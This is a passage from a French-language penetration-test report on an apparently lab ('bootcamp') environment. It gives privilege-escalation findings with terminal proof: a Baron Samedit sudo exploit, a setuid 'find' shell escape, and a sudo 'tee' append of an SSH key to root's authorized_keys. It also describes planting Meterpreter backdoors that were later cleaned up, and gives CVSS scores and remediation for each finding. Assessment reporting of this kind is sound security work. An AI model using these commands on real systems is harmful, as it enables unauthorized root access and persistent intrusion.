LICENSE asm exploit_defaults_mailer.py exploit_nss_d9.py exploit_nss_u14.py exploit_timestamp_race.c gdb
README.md exploit_cent7_userspec.py exploit_nss.py exploit_nss_manual.py exploit_nss_u16.py exploit_userspec.py libnss_X
alice@jethabootcamp:~/exploit/exploit-OK/baron-samedit/CVE-2021-3156$ ./exploit_nss.py
# whoami
root
# sudo su
root@jethabootcamp:/home/alice/exploit/exploit-OK/baron-samedit/CVE-2021-3156# exit
exit
#
  
```


- **8^e Vulnérabilité Exploitée:** Élévation de Privilèges via un Fichier avec Permissions Setuid
- **Système Vulnérable :** 172.31.35.242
- **Explication de la Vulnérabilité :** Le système B présente une vulnérabilité critique liée à la découverte d'un fichier avec des permissions setuid sur le compte de Bob. Ce fichier permet une élévation de privilèges en raison de l'absence de contrôles d'accès appropriés. En utilisant ce fichier, on a pu exécuter des commandes avec des privilèges élevés en utilisant la commande find.
- **Correction de la Vulnérabilité:** Révoquer les attributs setuid sur les fichiers non nécessaires et appliquer le principe du moindre privilège. Les administrateurs doivent revoir régulièrement les permissions sur les fichiers et révoquer tout attribut setuid non essentiel pour minimiser les risques d'exploitation.
- **Note CVSS:** - 8,7 -
- **Preuve :**



```
bob@jedhabootcamp: ~  
File Actions Edit View Help  
To restore this content, you can run the 'unminimize' command.  
[Stylized ASCII art of a dragon]  
Last login: Sun Apr 7 14:50:53 2024 from 172.31.47.97  
bob@jedhabootcamp:~$ ls -la  
total 344  
drwxr-xr-x 1 bob bob 4096 Apr 7 14:50 .  
drwxr-xr-x 1 root root 4096 Jan 25 2022 ..  
lrwxrwxrwx 1 root root 9 Jan 25 2022 .bash_history -> /dev/null  
-rw-r--r-- 1 bob bob 220 Feb 25 2020 .bash_logout  
-rw-r--r-- 1 bob bob 3771 Feb 25 2020 .bashrc  
drwx----- 2 bob bob 4096 Apr 7 14:50 .cache  
-rw-r--r-- 1 bob bob 807 Feb 25 2020 .profile  
-rwsrwsr-- 1 root bob 320160 Jan 22 2022 find  
bob@jedhabootcamp:~$ ./find . -exec /bin/sh -p \; -quit  
# whoami  
root  
#
```

- **9^e Vulnérabilité Exploitée:** Élévation de Privilèges via Faiblesse sur les Droits Sudo
- **Système Vulnérable :** 172.31.35.242
- **Explication de la Vulnérabilité :** Le système A présente une vulnérabilité critique liée à une faiblesse dans les droits sudo accordés à l'utilisateur Alice. En utilisant la commande sudo -l, on a découvert qu'Alice pouvait utiliser /bin/tee avec des droits ALL:ALL. Cela a permis de modifier la clé SSH publique de root et de se connecter en tant que root via SSH.
- **Correction de la Vulnérabilité:** Restreindre les droits sudo pour éviter les permissions excessives. Les administrateurs doivent revoir et limiter les droits sudo accordés aux utilisateurs, en s'assurant que seuls les privilèges nécessaires sont attribués.
- **Note CVSS:** - 7,5 -

```
alice@d5d3c36a36da:~$ sudo -l
Matching Defaults entries for alice on d5d3c36a36da:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User alice may run the following commands on d5d3c36a36da:
    (ALL : ALL) NOPASSWD: /usr/bin/tee -a *
```

```
alice@d5d3c36a36da:~$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDJHT9yCp6Q6xkTKEK5taQjAMN/nvj0+yu08TRRPg0bWIi
Ulnkglwep0dF/ciEWTHLHRXlGtF04ST+/d2H7XX0pqBqipJKjyPERLRZe1vpHx7gFtAIbzt5o3F0jbgbx3rtJYuHogdNX9jYv+u4UBnefXew8
goZMV5cszT/2FjmAzd6b8sHtiP5N/3QHR4fMfDgM73Sz4yMEDQ4bWs9crC83t0cQEt7k/y3uGeC++4KmZM0837Pil08w3GnWq02rIeNFeR7MGPJ
b8iJrb/rGap2MfFfdwhavBecW7LogPJB6BCwQwYfMzBiTudOop9MmRTjxvi80woHOYJC63o9GjAAvjM0HkfSWcdaCilsyS4UkkpVpbHVKAsHvQE
V/oq0obc4VabZBzS5FFiAY4aLVtcv3kbbdN4eTz+xeyop5jxA2BeuR7UDbqDHL0klWBI1BONbboxKBUMteeh/3fa2SLzAyAaxRQxiMHGJUAI7hH
ll06l8/r/W5BuZPvTR/68hzc= alice@d5d3c36a36da" | sudo tee -a /root/.ssh/authorized_keys
```


3.4 - Maintien de l'Accès

Maintenir l'accès à un système est crucial pour les attaquants, afin de garantir la possibilité de revenir dans le système après l'avoir exploité. Pendant cette phase du test de pénétration, nous avons veillé à ce qu'une fois une attaque ciblée (comme une injection de code à distance ou une injection SQL) réalisée, nous puissions retrouver l'accès administratif.

Nous avons ajouté des comptes administrateur et root sur tous les systèmes compromis. En outre, une porte dérobée persistante a été installée sur les machines en utilisant le service meterpreter de Metasploit, garantissant qu'un accès supplémentaire puisse être établi si nécessaire. Cette approche permet de s'assurer que même si le système est patché ou redémarré, nous conservons la capacité d'accéder aux systèmes compromis.

3.5 Nettoyage

La phase de nettoyage de l'évaluation garantit que toutes les traces du test de pénétration sont supprimées. Les fragments d'outils ou les comptes utilisateurs laissés sur l'ordinateur d'une organisation peuvent causer des problèmes de sécurité à l'avenir. Il est crucial de veiller à ce que tous les résidus de notre test de pénétration soient méticuleusement éliminés.

Après avoir atteint nos objectifs sur le réseau de test et le réseau cible, nous avons supprimé tous les comptes utilisateurs et mots de passe créés pendant le test, ainsi que tous les services Meterpreter installés sur les systèmes. Cela garantit que le client n'a pas à s'occuper du nettoyage des comptes utilisateurs ou des services sur le système, maintenant ainsi l'intégrité et la sécurité de leur environnement.

4.0 Éléments Supplémentaires Non Mentionnés dans le Rapport

RAS -